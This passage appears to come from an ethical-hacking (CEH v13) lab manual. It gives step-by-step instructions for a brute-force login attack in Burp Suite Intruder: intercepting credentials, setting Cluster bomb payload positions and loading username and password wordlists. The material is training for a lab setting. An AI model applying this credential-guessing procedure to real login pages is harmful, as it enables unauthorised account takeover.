
You can enter the credentials of your choice here.



15. Switch back to the **Burp Suite** window; observe that the HTTP request was intercepted by the application.
16. Now, right-click anywhere on the HTTP request window, and from the context menu, click **Send to Intruder**.


Observe that Burp Suite intercepted the entered login credentials.

If you do not get the request as shown in the screenshot, then press the **Forward** button.



17. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Positions** tab appears by default.


18. In the **Positions** tab under the **Intruder** tab observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear §** button from the right-pane to clear the default payload values.



19. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.


Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.

more...




20. Now, we will set the username and password as the payload values. To do so, select the username value entered in **Step#14** and click **Add §** from the right-pane. Similarly, select the password value entered in **Step#14** and click **Add §** from the right-pane.


Here, the username and password are **admin** and **password**.




21. Once the username and password payloads are added. The symbol **'§'** will be added at the start and end of the selected payload values. Here, as the screenshot shows, the values are **admin** and **password**.



22. Navigate to the **Payloads** tab under the **Intruder** tab and ensure that under the **Payload Sets** section, the **Payload set** is selected as **1**, and the **Payload type** is selected as **Simple list**.
23. Under the **Payload settings [Simple list]** section, click the **Load…** button.
24. A file selection window appears; navigate to the location **/home/attacker/Desktop/CEHv13 Module 14 Hacking Web Applications/Wordlist**, select the **username.txt** file, and click the **Open** button.




25. Observe that the selected **username.txt** file content appears under the **Payload settings [Simple list]** section, as shown in the screenshot.




26. Similarly, load a password file for the payload set 2. To do so, under the Payload Sets section, select the **Payload set** as **2** from the drop-down options and ensure that the **Payload type** is selected as **Simple list**.

27. Under the **Payload settings [Simple list]** section, click the **Load…** button.

